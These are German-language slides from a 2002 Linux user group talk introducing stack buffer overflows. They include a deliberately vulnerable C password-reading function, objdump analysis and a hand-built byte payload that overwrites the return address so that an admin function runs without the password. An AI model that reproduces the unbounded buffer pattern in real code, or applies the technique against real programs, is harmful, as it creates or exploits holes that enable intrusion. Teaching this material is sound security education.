

# Buffer-Overflows & Co. – Eine Einführung –

Daniel Mahrenholz, Fabian Wickborn



Vortrag beim Themenabend „Linux Sicherheit I“  
Magdeburg 16.04.2002

# Inhalt

---

- **Buffer-Overflows**

- Definitionen
- Ablauf von Unterprogrammaufrufen
- Stack-Manipulationen
- Ausnutzung

# Definitionen

---

- **Buffer**: eindimensionales Feld von Datenelementen;  
für Angriffe interessant:
  - Felder auf dem Stack  $\rightsquigarrow$  nicht-statische, lokale Variablen
  - Felder fester Grösse
- **Overflow**: Überschreiben von Speicherinhalten, die nicht zum Feld gehören bei Verwendung eines zu grossen Feldindex
- **Underflow**: Überschreiben von Speicherinhalten, die nicht zum Feld gehören bei Verwendung eines zu kleinen Feldindex
  - eher selten

# Buffer-Overflow-Exploit

- **Exploit:** Angriff auf die Schwachstelle


- mit dem Ziel, sie gewinnbringend auszubeuten

- **Angriffsziel:**

- Veränderung der Rücksprungadresse von Funktionsaufrufen
- Umleitung auf eigenen Code bzw. Programmabsturz

- **Ursache:**


- Füllrichtung des Stacks läuft entgegen der Adressierung im Feld



# Unterprogrammaufruf

- **Beispiel:**

1:  
f(1, 2, 3);  
2:



## Fehlerhafte Funktion

---

- Funktion zum Einlesen eines Passworts:



```
char *getpasswd() {  
    char buf[10];  
    char *c = buf;  
    char r;  
    while ((r = getc()) != '\n') *c++ = r;  
    *c = 0;  
    return strdup(buf);  
}
```

- **Fehler:** Werden mehr als 9 Zeichen eingegeben, wird der Stack überschrieben

# Aufbau / Überschreiben des Stacks

- **Eingabe:**  
"abcdef..."

ggf. Stackframe  
der Funktion



- **Ergebnis:** Rücksprungadresse wird verändert

# Was will ich?

---

- Programmabsturz
  - nahezu alle Werte (z.B. 0x0) haben dieses Resultat
- Veränderung der Arbeitsweise der Funktion
  - Überschreiben von lokalen Variablen
  - sehr schwierig auszunutzen
- Veränderung der Arbeitsweise des Programms
  - Rücksprung an beliebige Stelle
  - Rücksprung zum eigenen Code
  - eigener Code auf dem Stack oder in Umgebungsvariablen

# Beispiel

---

- **Anwendung:**

```
char *passwd = getpasswd();  
if (strcmp(passwd, "Top Secret") == 0) {  
    admin_func();  
}
```

- **Ziel:** admin\_func() ausführen, ohne das Passwort zu kennen
- **Weg:** Rücksprung von getpasswd() so verändern, dass danach admin\_func() aufgerufen wird

# Angriffsplan

---

- **Programmanalyse**

- fertigen Programmcode untersuchen (objdump, gdb)
- Offset der Rücksprungadresse auf dem Stack finden
- Programmadresse der Aufrufstelle von `admin_func()` finden

- **Fehlerhafte Eingabe konstruieren**

- String, der an der passenden Stelle die neue Rücksprungadresse enthält

- **Der Angriff:**

- Programm starten, konstruiertes "Passwort" eingeben  
    ~> **Fertig**

# Programmanalyse (1)

---

- **objdump -Cd example1**

```
1 ...
2 0804a3c0 <getpasswd(>:
3 804a3c0:      55                push   %ebp          ; ges. Stack-Pointer
4 804a3c1:      89 e5             mov    %esp,%ebp
5 804a3c3:      83 ec 28          sub   $0x28,%esp    ; 40 lokale Bytes
6 ...
```

- $\leadsto$  44 Byte lokale Daten im Stack
  - davon 20 unbekannte Bytes (44 - 4 (c) - 4 (r) - 12 (buf) - 4 (ebp))
  - diese liegen vor und/oder hinter den anderen Daten
  - was davor liegt, muss gefüllt werden

## Programmanalyse (2)

---

- **objdump -Cd example1**

```
1 ...  
2 0804a420 <main>:  
3 ...  
4 804a46e:      e8 1d ff ff ff      call   804a390 <admin_func()>  
5 ...
```

- $\rightsquigarrow$  gesuchte neue Adresse für Rücksprung: 0x804a46e

# Konstruktion des Eingabe

---

- **Konstruktion eines Strings bestehend aus:**
  - Füllbytes: 28x' ' (buf, unbekannte Bytes auf dem Stack)
  - Rücksprungadresse: 4: 0x6e, 0xa4, 0x04, 0x08
    - \* Adresse byte-weise rückwärts geschrieben
  - Endezeichen: 1x'\n'
- **Ergebnis:** {  
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,  
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,  
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,  
0x00, 0x00, 0x00, 0x00, 0x6e, 0xa4, 0x04, 0x08,  
0x0a }

# Der Angriff

---

- Bytefolge in eine Datei schreiben
  - vorzugsweise per Skript (s. Anhang)  
(./makep.pl 28 0x804a46e) → p
  - könnte auch das Zielprogramm automatisch analysieren

- **Aufruf:**

```
1 [workshop]$ ./example < p
2 Passwort: Got Root!
3 Segmentation fault
```

- Wir sind drin und nach uns der Wahnsinn ;-)
- vermurkster Stack bringt Programm später leicht zum Absturz

# Wie gehts weiter?

---

- **Automatische Analyse**

- Füllbytes auf dem Stack, Einsprungadressen vom Compiler, Bibliotheken, ... abhängig

- **Shell-Codes**

- Einfügen und Ausführen von Code zum Aufruf einer Shell  $\rightsquigarrow$  Übernahme der Kontrolle über den Rechner
- $\rightarrow$  Vertiefungsveranstaltung

- **Sicheres Programmieren**

- Sauberes Design zur Verhinderung der angesprochenen Attacken
- Verwendung sicherer String-Funktionen

# Anhang

---

- Dateien im Netz <http://www.mdlug.de/thema/security/...>
  - `makep.pl`: Generator für Overflow-String
  - `example.cc`: fehlerhaftes Programm
- Zum Nachlesen: "Smashing The Stack For Fun And Profit"  
<http://www.insecure.org/stf/smashstack.txt>